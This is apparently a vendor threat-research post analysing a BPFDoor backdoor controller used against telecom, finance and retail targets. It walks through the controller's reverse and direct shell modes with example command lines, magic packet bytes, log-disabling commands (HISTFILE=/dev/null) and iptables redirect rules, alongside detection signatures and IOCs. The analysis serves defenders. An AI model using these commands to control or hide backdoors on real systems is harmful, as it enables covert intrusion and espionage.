BPFDoors Hidden Controller Used Against Asia, Middle East Targets

By By: Fernando Mercês Apr 14, 2025 Read time: 10 min (2773 words)

Published: 2025-04-14 · Archived: 2026-04-05 14:54:21 UTC

Key Takeaways

- BPFDoor is a state-sponsored backdoor designed for cyberespionage activities. Through our investigation of BPFDoor attacks, we unearthed a controller that hasn't been observed being used anywhere else. We attribute this controller to Red Menshen, an advanced persistent threat (APT) group that Trend Micro tracks as Earth Bluecrow.
- The controller could open a reverse shell. This could allow lateral movement, enabling attackers to enter deeper into compromised networks, allowing them to control more systems or gain access to sensitive data.
- According to our telemetry, recent BPFDoor attacks zero in on the telecommunications, finance, and retail sectors, with attacks observed in South Korea, Hong Kong, Myanmar, Malaysia, and Egypt.
- BPFDoor is equipped with stealthy defense evasion techniques. Trend Vision One™ Network Security has TippingPoint Intrusion Prevention and Deep Discovery Inspector (DDI) rules available to Trend Micro customers to protect them against this threat.

With contributions from Mohammad Mokbel, Daniel Lunghi, Feike Hacquebord, and Carl Jayson Peliña

Introduction

The stealthy rootkit-like malware known as BPFDoor (detected as Backdoor.Linux.BPFDOOR) is a backdoor with strong stealth capabilities, most of them related to its use of Berkeley Packet Filtering (BPF).

In a previous article, we covered how BPFDoor and BPF-enabled malware work. BPF is a technology for executing code in the operating system's kernel virtual machine. It has been around for more than 20 years and received a lot of attention after 2014 when the eBPF (short for extended BPF at the time) was released.

BPFDoor uses the packet filtering features of BPF, sometimes called classic BPF (cBPF). BPFDoor malware loads a filter that is capable of inspecting network packets in the upper layers of the operating system stack, such as netfilter (the Linux firewall) or any traffic capturing tool.

The filter loaded by BPFDoor enables the malware to be activated by network packets containing "magic sequences" – a set of byte sequences defined by the threat actor that tells the backdoor on the infected machine to perform an action. Other malware, such as Symbiote, also makes use of BPF to deliver a similar functionality.

Because of how BPF is implemented in the targeted operating system, the magic packet triggers the backdoor despite being blocked by a firewall. As the packet reaches the kernel's BPF engine, it activates the resident backdoor. While these features are common in rootkits, they are not typically found in backdoors.

A backdoor like this can stay hidden in a network for a long time, and casual security sweeps such as port scans won't see anything unusual. It also has evasion techniques, such as how it can change process names and how the backdoor does not listen to any port, making it difficult for system administrators to suspect that something is wrong with the servers. This poses BPFDoor as a perfect tool for long-term espionage.

Background and latest targets

BPFDoor has been active for at least four years, with a report by PwC mentioning multiple incidents involving it in 2021. The same report also attributed the backdoor to Red Menshen.

The said advanced persistent threat (APT) group, which Trend Micro tracks as Earth Bluecrow, is still actively targeting companies in the Asia, Middle East, and Africa (AMEA) region according to our telemetry.

Date	Country	Industry
December 2024	South Korea	Telecommunications
December 2024	Myanmar	Telecommunications
October 2024	Malaysia	Retail
September 2024	Egypt	Financial services
July 2024	South Korea	Telecommunications
January 2024	Hong Kong	Telecommunications

Table 1. Country and industry distribution of companies targeted by BPFDoor in 2024

The threat actor targeted Linux servers from the aforementioned organizations. They used different paths to hide the malware, such as */tmp/zabbix_agent.log*, */bin/vmtoolsdsrv*, and */etc/sysconfig/rhn/rhnsd.conf*. Investigation into which initial entry point was used is still ongoing.

Among the targeted servers, we found a malware controller used to access other affected hosts in the same network after lateral movement. In some cases, more than one server was compromised.

This shows that Earth Bluecrow is actively controlling BPFDoor-infected hosts and uploading additional tools for later use. This specific controller file hasn’t been observed being used anywhere else.

BPFDoor controller

The controller reveals some interesting details on the techniques wielded by this threat actor.

Before sending one of the “magic packets” checked by the BPF filter inserted by BPFDoor malware, the controller asks its user for a password that will also be checked on the BPFDoor side.

Depending on the password provided and the command-line options used, the controller asks the infected machine to perform one of these actions:

- Open a reverse shell
- Redirect new connections to a shell on a specific port
- Confirm the backdoor is active

Below is a list of the supported options:

Option	Description
-b	Listen to a specified TCP port (spawn a shell if it receives a connection)
-c	Turn on encryption
-d	Destination port on the infected host (any open port)
-f	Set a different magic sequence for the protocols TCP or UDP
-h	Destination host (the infected machine to control)
-i	ICMP mode
-l	Set the remote host the infected machine will connect to (reverse shell)
-m	Set the local IP address as the remote host. It overwrites the -l option
-n	Do not use a password (check if the backdoor is alive)
-o	Set the magic sequence to 0x7155
-p	Set the password. If absent, the program will interactively ask for one
-s	The remote port the infected machine will connect to (reverse shell)
-t	Unused
-u	UDP mode
-w	TCP mode
-x	Set the magic sequence for ICMP

The password sent by the controller must match one of the hard-coded values in the BPFDoor sample. In the sample that was paired up with the controller we found, the malware prefixes the clear-text password with a fixed salt, calculates its MD5 hash, and compares it with the hard-coded values, as shown in the screenshot below:

Apart from using different connection modes, the controller is versatile enough to control infected machines using the three protocols supported by BPFDoor – TCP, UDP, and ICMP.

For each protocol, it uses the hard-coded magic sequence, but it also allows the attacker to set it manually (options –f and –x), which shows the threat actor considered the change of magic bytes a likely option and made the controller ready to work with different BPFDoor samples.

In addition to the magic sequence, the password must match one of the passwords expected by the running BPFDoor sample in the target. The connection can be encrypted (-c), and the right password must be provided to make BPFDoor open a shell or listen to a port.

Both connection modes were already covered by existing articles, such as this technical analysis; meanwhile, our research gives a view from the controller.

Reverse connection mode

TCP mode

To demonstrate, picture this scenario: the attacker is operating from a machine with the IP address 192.168.32.133, and there's an infected machine with the IP address 192.168.32.156. The following command will ask the BPFDoor running on the target's machine to open an encrypted reverse shell session with the attacker's machine at port 8000/tcp:

./controller -cd 22 –h 192.168.32.156 -ms 8000

Below is a breakdown of the command-line:

- -c turns on the encryption. This is optional.
- -d 22 sets the destination port to 22/tcp that should be opened. The host doesn't have to accept the packet. This is just used for triggering the BPF program loaded by BPFDoor that will check the magic sequence.
- -h 172.16.23.129 is the target's IP address.
- -m sets the attacker machine's external IP address as the destination host for the reverse connection.
- -s 8000 sets the destination port to listen for incoming connections on the attacker machine.

The process works as follows:

1. The controller sends the activation packet containing the magic bytes, the remote IP address and port for the target to connect, and the password.
2. The controller listens to port 8000/tcp due to both –m and –s 8000 options.
3. The target reads the packet, and if everything is correct, it connects to the remote IP address and port. In case –m is used, the remote IP address will be the controller's IP address.
4. The reverse shell is opened.



Figure 2. Reverse connection mode process flow

The video below demonstrates our simulation to show how this process works in practice:

First, the bottom portion of the video shows the target machine. First, we checked the target's IP address and ran a BPFDoor sample. In the same machine, we double-checked that the BPF filter is loaded with the ss command.

Then, on the attacker machine, we ran the controller and provided it with the target's IP address and the SSH port that we know is open. After inputting the password, the reverse connection is initiated.

As the video shows, the threat actors were careful enough to disable logging from commands typed in the shell and in the MySQL command-line. This is done by the following commands:

export MYSQL_HISTFILE=/dev/null

export HISTFILE=/dev/null

This suggests they specifically look for targets running MySQL server software.

At the network level, we can see that the first TCP packet sent by the controller contains the default magic sequence for TCP 0x5293 at the beginning of the TCP payload. It also contains the "justrobot" password we typed in, as shown below:



Figure 3. TCP packet sent by the BPFDoor controller to the target with its payload highlighted.

The highlighted lines in Figure 3 show the following:

- 52 93 00 00 – magic bytes used with TCP: 0x5293
- c0 a8 20 85 – remote IP address set to 192.168.32.133 because we used the –m option
- 1f 40 – remote port set to 8000
- "justrobot" - unencrypted password

Defenders should watch for TCP packets containing a 32-bit-sized 0x5293 at the beginning of a 24-byte TCP payload followed by a 32-bit IPv4 address, 16-bit port number, and a null-terminated ASCII string.

However, it is important to note that deeper packet analysis is needed to avoid false positives. Also, the magic bytes can be easily changed by the –f and –x options. In a previous article, we also covered samples using the sequence 0x39393939 for TCP.

For the -d option, any open port would work, including UDP ones.

UDP mode

The following command uses the port 5353/udp opened by the avahi-daemon process:

./controller -cud 5353 -h 192.168.32.156 -ms 8000

The only difference is the –u option that causes the controller to use UDP instead of the default TCP protocol. In this case, defenders should look for UDP packets containing the magic sequence 0x7255 at the beginning of the UDP payload. The screenshot below shows the traffic captured in Wireshark:



Figure 4. First packet sent by the BPFDoor controller containing the UDP protocol

Defenders should look for UDP payloads starting with a 32-bit-sized 0x7255.

ICMP mode

If no TCP or UDP ports are open in a target, which is very unlikely for an internet-facing server, the attackers can still try to connect to their targets via ICMP. A possible command is as follows:

sudo ./controller -cid 1 -h 192.168.32.156 -ms 8000

While the port number (-d option) is required, it is insignificant in this case.

Figure 5 shows the ICMP Echo request (ping) containing the 0x7255 magic sequence and the password. The reverse shell is open using TCP.



Figure 5. Packet sent by the BPFDoor controller in ICMP mode

For every infection, the password to authenticate the controller might be different. Therefore, writing either file-based or network-based detection rules that rely on the password is not effective.

Direct mode

To make things easier for the threat actor, the controller has the ability to directly connect to an infected machine and get a shell on it without any reverse connections. To achieve this, a possible command line would be:

./controller -cd 22 -h 192.168.32.156

The right password must be provided to activate the direct mode. Once the password is checked, BPFDoor malware uses a series of iptables commands to redirect new connections from the controller's IP address to the destination port (22/tcp in our example) to the first available port between 42391 and 43390 on the infected host, where BPFDoor will serve a shell. The commands are as follows:

/sbin/iptables -I INPUT -p tcp -s <controller IP address> -j ACCEPT
/sbin/iptables -t nat -A PREROUTING -p tcp -s <controller IP address> --dport <destination port> -j REDIRECT --to-ports <port between 42391 and 43390>

The controller waits a few seconds for the changes to take effect on the infected machine, then it tries to connect to the same IP address and port (presumably redirected at this point).

```
__int64 __fastcall mw_connect_and_shell(const char *dhost, uint16_t dport)
{
  int fd; // [rsp+1Ch] [rbp-4h]

  puts("[+] Wait 4s.");
  sleep(4u);
  fd = mw_connect(dhost, dport);
  if ( fd == -1 )
    puts("[-] Spawn shell failed.");
  else
    mw_spawn_shell(fd);
  return 0xFFFFFFFFLL;
}
```

Figure 6. The controller function that directly connects to the infected machine after redirection

To avoid interruption of the legitimate service bound to the TCP port (SSH in our example), BPFDoor malware deletes the iptables rules previously added. By the time it removes the rules, the attacker is already connected and is able to run any commands. A video from this mode at work in our lab is as follows:

The direct connection mode only works with TCP. Because the controller expects a specific response, defenders might look for outbound TCP packets containing a 4-byte TCP payload containing the string “3458”:



Figure 7. Response sent by the infected machine to a direct connection from a BPFDoor controller

Attribution

Based on the TTPs, target industries, the fact that this specific controller was not seen anywhere else, and its similarities to the coding style and programming language as the ones used in BPFDoor, we attribute the campaign involving the controller to Earth Bluecrow with medium confidence. Since the BPFDoor malware source code was leaked in 2022, no other campaigns could be attributed to Earth Bluecrow yet.

Outlook and conclusions

BPFDoor uses BPF to trigger the backdoor. There are also other malicious uses of such filters. As mentioned earlier, the Symbiote malware uses a BPF filter to prevent being detected in traffic captures.

BPF opens a new window of unexplored possibilities for malware authors to exploit. As threat researchers, it is a must to be equipped for future developments by analyzing BPF code, which will help protect organizations against BPF-powered threats.

Also, it is important to remember that BPF not only affects Linux systems. For example, there's a BPFDoor sample compiled for Solaris that exploits CVE-2019-3010, and there are efforts to bring eBPF to Windows. This requires deeper research and constant vigilance to gain more insight into attacks launched in other environments.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate.

Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders.

With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend protections

Trend Micro customers are protected from threats mentioned in the blog entry via the following rules and filters:

Trend Vision One™ Network Security

Deep Discovery Inspector (DDI)

- 5360: ICMP_BPFDOOR_REQUEST.APT

TippingPoint Intrusion Prevention

- 45583: ICMP: Backdoor.Linux.Bpfdoor.USELVH222 Runtime Detection (Ingress - Activation Packet)
- 45589: Backdoor.Linux.Bpfdoor.USELVH222 Runtime Detection (Ingress - Activation Packet)
- 45590: Backdoor.Linux.Bpfdoor.USELVH222 Runtime Detection (Ingress - Activation Packet)

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

- *BPFDoor IOC used in Earth Bluecrow campaigns*

Trend Vision One Threat Insights App

- **Threat actor:** Earth Bluecrow
- **Emerging Threats:** BPFDoor's Hidden Controller Used Against AMEA Targets

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt for the malicious indicators mentioned in this blog post with data in their environment.

(tags: "XSAE.F11533" OR malName: BPFDOOR)

All Trend customers should look for files detected as follows:

Backdoor.Linux.BPFDOOR

Indicators of Compromise

The indicators of compromise for this entry can be found here.
